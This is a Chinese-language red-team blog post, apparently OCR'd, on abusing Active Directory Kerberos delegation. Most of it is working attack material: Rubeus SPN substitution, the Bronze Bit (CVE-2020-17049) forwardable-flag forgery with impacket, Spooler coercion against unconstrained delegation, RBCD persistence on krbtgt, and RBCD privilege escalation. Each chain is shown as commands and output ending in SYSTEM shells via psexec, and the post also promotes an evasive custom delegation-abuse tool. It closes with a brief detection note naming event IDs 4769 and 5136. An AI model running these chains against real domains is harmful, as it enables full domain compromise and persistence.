
然后我们将administrator设置为不可委派

设置为敏感用户不可委派时，S4U2Self请求到的票据不可转发,无forward转发标志




在这片文章中，通过更改了请求的服务字段，因为服务字段定义是定义在sname中的，未加密通过ASN editor可以更改

这个地方看到很多文章说是什么spn丢失啥的，个人并不认为是这样的，因为第一阶段申请到的本身就是针对Service1的ST,服务名Sname肯定是针对自己的



至于第二部申请最终的目标ST，正常情况下sname则会是目标服务



这里看到其实第一阶段和第二阶段申请的ST其实除了Sname这一块不同，其他地方除了enc加密的地方不一样之外都是相同的

且Rubeus.exe也解决了这个情况 https://github.com/GhostPack/Rubeus#tgssub：

代码块

```
Rubeus.exe tgssub /ticket:test.kirbi /altservice:cifs/dc01.adtest.com /ptt
```

实现就是强行替换了其中的目标spn服务名称


但是最后这块始终复现始终是不成功的，这里先留个坑点，配环境是最几把烦人的

CVE-2020-17049: Kerberos Bronze Bit Attack

这里先把链接贴上：https://blog.netspi.com/cve-2020-17049-kerberos-bronze-bit-attack/

之前说到，如果将一些高权限用户设置为敏感用户不可委派，那么在第一阶段的S4USelf请求到的票据是不可转发的，也就是没有forwardable标志

正常情况下，这个标志位在kdc-options里面设置，可转发bit为1，不可为0（图中显示为tgs-req的kdc-options标志位，tgs-rep的标志位也是类似的，只不过是加密了）



此漏洞的利用方式，就是将S4USelf得到的票据解密，并将forwardable标志位重新置一，使其成为可转发的票据，然后再下一阶段S42Uproxy中使用

impacket套件中加入了此种利用方式：https://github.com/SecureAuthCorp/impacket/pull/1013

也就是说，如果我们想模拟加入了保护组或者敏感用户不可委派的user，去请求服务，需要提供配置了基于资源的约束委派的service的hash以及key(这个时候就又体现出自己创建机器账号的重要性了)，从而解密票据，并将相应的转发标志位置1，再次加密然后用以S4U2proxy，请求ST


```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# getST.py -dc-ip 172.23.0.105 -spn cifs/dc01.adtest.com -impersonate administrator -hashes aad3b
d3b435b51404ee:b4fd42f6f893fe709fc2a626928ce44e -aesKey d5f40607247f06c3a576393211c10726102c3451cee
5d0b0fcd adtest.com/testservice
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user testservice or initial TGT not forwardable
```

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# getST.py -dc-ip 172.23.0.105 -spn cifs/dc01.adtest.com -impersonate administrator -hashes aad3b435b
d3b435b51404ee:b4fd42f6f893fe709fc2a626928ce44e -aesKey d5f40607247f06c3a576393211c10726102c3451cee04f9
5d0b0fcd adtest.com/testservice -force-forwardable
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Forcing the service ticket to be forwardable
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# psexec.py -dc-ip 172.23.0.105 -target-ip 172.23.0.105 -no-pass -k administrator@dc01.adtest.com
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.23.0.105.....
[*] Found writable share ADMIN$
[*] Uploading file qlMYECoR.exe
[*] Opening SVCManager on 172.23.0.105.....
[*] Creating service vNBV on 172.23.0.105.....
[*] Starting service vNBV.....
[!] Press help for extra shell commands
Microsoft Windows [▒µ▒▒ 6.2.9200]
(c) 2012 Microsoft Corporationíú▒ú┴⌠╦·╙╙╚¿└√íú

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC01
```

利用非约束委派+Spooler RCE

spooler打印服务一般时默认运行的，根据harmj0y等人提出的，可以通过RpcRemoteFindFirstPrinterChangeNotification，强制spooler客户端回连我们的机器



1.一台开启非约束委派的机器

```
PS C:\Users\Administrator> Get-ADComputer admin-pc -Properties trustedfordelegation


DistinguishedName    : CN=ADMIN-PC,CN=Computers,DC=ADTEST,DC=COM
DNSHostName          : ADMIN-PC.ADTEST.COM
Enabled              : True
Name                 : ADMIN-PC
ObjectClass          : computer
ObjectGUID           : 8053a933-a6d2-4158-a429-2bbced1ca63a
SamAccountName       : ADMIN-PC$
SID                  : S-1-5-21-2487797674-3797596314-481654892-1104
TrustedForDelegation : True
UserPrincipalName    :
```

2..Rubeus开启监听

```
PS C:\Users\trump\Desktop> .\Rubeus.exe monitor /interval:3

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: TGT Monitoring
[*] Monitoring every 3 seconds for new TGTs
```

3.使用Spoolsample，强制dc回连我们的机器捕获票据即可（ps:我这里总是rpc服务不可用，我也找了半天也找不到机器rpc配置哪里不对）

文：http://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/

针对打印机的利用，因为我们域控默认是配置是非约束委派的，也就是说通过spool服务，同样可以起到一个跨域(信任域)打击的作用

域内通过基于资源的约束委派做权限维持

这个的利用原理其实很简单，就是配置服务到Krbtgt的基于资源的约束委派

1.手头有一个搞定了的具有spn的域内账户


2.配置从服务到krbtgt基于资源的约束委派

这里配置testsystem账户到krbtgt的委派(我这里使用的是创建的机器账户)

```
PS C:\Users\trump\Desktop> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLC
SWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-2487797674-3797596314-481654892-1117)"
PS C:\Users\trump\Desktop> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Users\trump\Desktop> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Users\trump\Desktop> Set-DomainObject krbtgt -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC=ADTEST,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=krbtgt)(name=krbtgt)(displayname=krbtgt))))
详细信息: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0
36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 170 199 72 148
 154 184 90 226 108 120 181 28 93 4 0 0' for object 'krbtgt'
```

代码块


```
1  Rubeus.exe hash /user:testsystem$ /password:testsystem /domain:adtest.com
2  Rubeus.exe s4u /user:testsystem$ /aes256:xxxxxxx /doamin:adtest.com /msdsspn:krbtgt
   /impersonateuser:administrator /ptt
```



也可以挂代理使用impacket套件实现：

代码块

```
getst.py -dc-ip xxxxx -spn krbtgt -impersonate administrator adtest.com/testsystem$:test
export KRB5CCNAME=administrator.cache
psexec.py --dc-ip xxxxx --target-ip xxxxxxx -no-pass -k adtest.com/administrator@dc01.ad
```



通过基于资源的约束委派实现权限提升

这个原理其实也是配置一个机器账户到想要提权的目标域用户机器的基于资源的约束委派

利用场景就是，假如搞到了一台域用户的机子，但是的用户不在本地管理员组里面，我们抓个密码啥的都不太方便，除去其他提权方式外，这也是一种提权的利用方式

1）老样子需要，一个已知密码的机器账户

2）对目标机器有更改属性msDS-AllowedToActOnBehalfOfOtherIdentity的权限，一般这个权限，在域内域用户都有对应的域机器的写权限

首先配置我们testsystem到admin-pc的基于资源的约束委派，配置方法前面有，最好是这个过程自己搞个工具来，这里仅供演示

配置成功后：

```
PS C:\Users\Administrator\Desktop> Get-ADComputer admin-pc -Properties Principalsallowedtodelegatetoaccount


DistinguishedName                  : CN=ADMIN-PC,CN=Computers,DC=ADTEST,DC=COM
DNSHostName                        : ADMIN-PC.ADTEST.COM
Enabled                            : True
Name                               : ADMIN-PC
ObjectClass                        : computer
ObjectGUID                         : 8053a933-a6d2-4158-a429-2bbced1ca63a
PrincipalsAllowedToDelegateToAccount : {CN=testsystem,CN=Computers,DC=ADTEST,DC=COM}
SamAccountName                     : ADMIN-PC$
SID                                : S-1-5-21-2487797674-3797596314-481654892-1104
UserPrincipalName                  :
```

之后委派S4U，以administrator的身份去请求HOST/admin-pc.adtest.com这个spn，这是机器账户默认有的spn无须增加，testsystem后加$是因为此账户为机器账户

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# getST.py -dc-ip 172.23.0.105 -spn host/admin-pc.adtest.com -impersonate administrator adtest.com/testsystem$
:testsystem
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# psexec.py -dc-ip 172.23.0.105 -target-ip 172.23.7.215 -no-pass -k administrator@admin-pc.adtest.com
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.23.7.215.....
[*] Found writable share ADMIN$
[*] Uploading file oFbSzAgj.exe
[*] Opening SVCManager on 172.23.7.215.....
[*] Creating service NQTw on 172.23.7.215.....
[*] Starting service NQTw.....
[!] Press help for extra shell commands
Microsoft Windows [▒µ▒ 6.1.7601]
▒µ╚¿╤·╚ (c) 2009 Microsoft Corporationíú▒ú┴ƒ╤·╚╚¿└√íú

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
admin-PC
```

关于工具的问题

这里的工具主要是提供一个域内各种委派的查询，看哪些机器配置了非约束委派，约束委派等，这里通过.net写了，不再是powerview等被易查杀的方式

其次就是提供查询服务或者机器账号SID属性的功能，这个再配置基于资源的约束委派时要用，然后是添加机器账号的功能，手中如果有域用户的话，一般情况下可以创建10个机器账号

最后就是配置基于资源的约束委派了

```
PS Z:\> .\ADDelegation.exe
 This tool is designed for redteamer to pentest Active directory Delegation
 Usage: addelegation.exe adtest.com 1 dc01
 Method 1:      addelegation.exe adtest.com 1 dc01              -------- will display all unsafe delegation in targetdoma
in
 Method 2:      addelegation.exe adtest.com 2 dc01 test 123456  -------- add machine account
 Method 3:      addelegation.exe adtest.com 3 dc01 admin-pc     -------- find machine account sid
 Method 4:      addelegation.exe adtest.com 4 dc01 user         -------- find every machine account create by user
 Method 5:      addelegation.exe adtest.com 5 dc01 sid          -------- convert usersid to domainuser samaccountname
 Method 6:      addelegation.exe adtest.com 6 dc01 src dst      -------- configure resouce-based delegation from source t
o dst
PS Z:\>
```

首先添加一个机器账户service,然后配置service到admin-pc的基于资源的约束委派

```
PS Z:\> .\ADDelegation.exe adtest.com 2 dc01 service service
[+] MachineAccount Create Successful: service:service
[*] MachineAccount service sid: S-1-5-21-2487797674-3797596314-481654892-1153
PS Z:\> .\ADDelegation.exe adtest.com 6 dc01 service admin-pc
[*] MachineAccount service sid: S-1-5-21-2487797674-3797596314-481654892-1153
 [+] Configure Resourcebase delegation service to admin-pc successful
 [+] msds-allowedtoactonbehalfofotheridentity: S-1-4948137869312
PS Z:\>
微软拼音简捷 半 ：
```

```
PS C:\Users\Administrator\Desktop> Get-ADComputer admin-pc -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                  : CN=ADMIN-PC,CN=Computers,DC=ADTEST,DC=COM
DNSHostName                        : ADMIN-PC.ADTEST.COM
Enabled                            : True
Name                               : ADMIN-PC
ObjectClass                        : computer
ObjectGUID                         : 8053a933-a6d2-4158-a429-2bbced1ca63a
PrincipalsAllowedToDelegateToAccount : {CN=service,CN=Computers,DC=ADTEST,DC=COM}
SamAccountName                     : ADMIN-PC$
SID                                : S-1-5-21-2487797674-3797596314-481654892-1104
UserPrincipalName                  :
```

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# getST.py -dc-ip 172.23.0.105 -spn host/admin-pc.adtest.com -impersonate administrator adtest.com/service$:
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

┌──(root💀kali)-[/home/user/impacket/examples]
└─# export KRB5CCNAME=administrator.ccache
```

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# psexec.py -dc-ip 172.23.0.105 -target-ip 172.23.7.215 -no-pass -k administrator@admin-pc.adtest.com
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.23.7.215.....
[*] Found writable share ADMIN$
[*] Uploading file bzaLlDRs.exe
[*] Opening SVCManager on 172.23.7.215.....
[*] Creating service mqCF on 172.23.7.215.....
[*] Starting service mqCF.....
[!] Press help for extra shell commands
Microsoft Windows [▒µ▒ 6.1.7601]
▒µ╚¿╥.╚╚ (c) 2009 Microsoft Corporationíú▒u╩╭╥.╚╚╚¿└√íú

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
admin-PC
```

检测攻击的方式

攻击委派很大程度上会在域内进行大量的kerberos认证，同时会涉及到更改相关的属性字段等，没法向🐂那样可以做到什么内存加载啥的规避效果

看日志！看日志！看日志!

例如：S4U2Self对应 eventid 4769,msDS-AllowedToActOnBehalfOfOtherIdentity的更改对应eventid5136等等

现在有很多针对ad域的防护设备都具有基本的检测功能了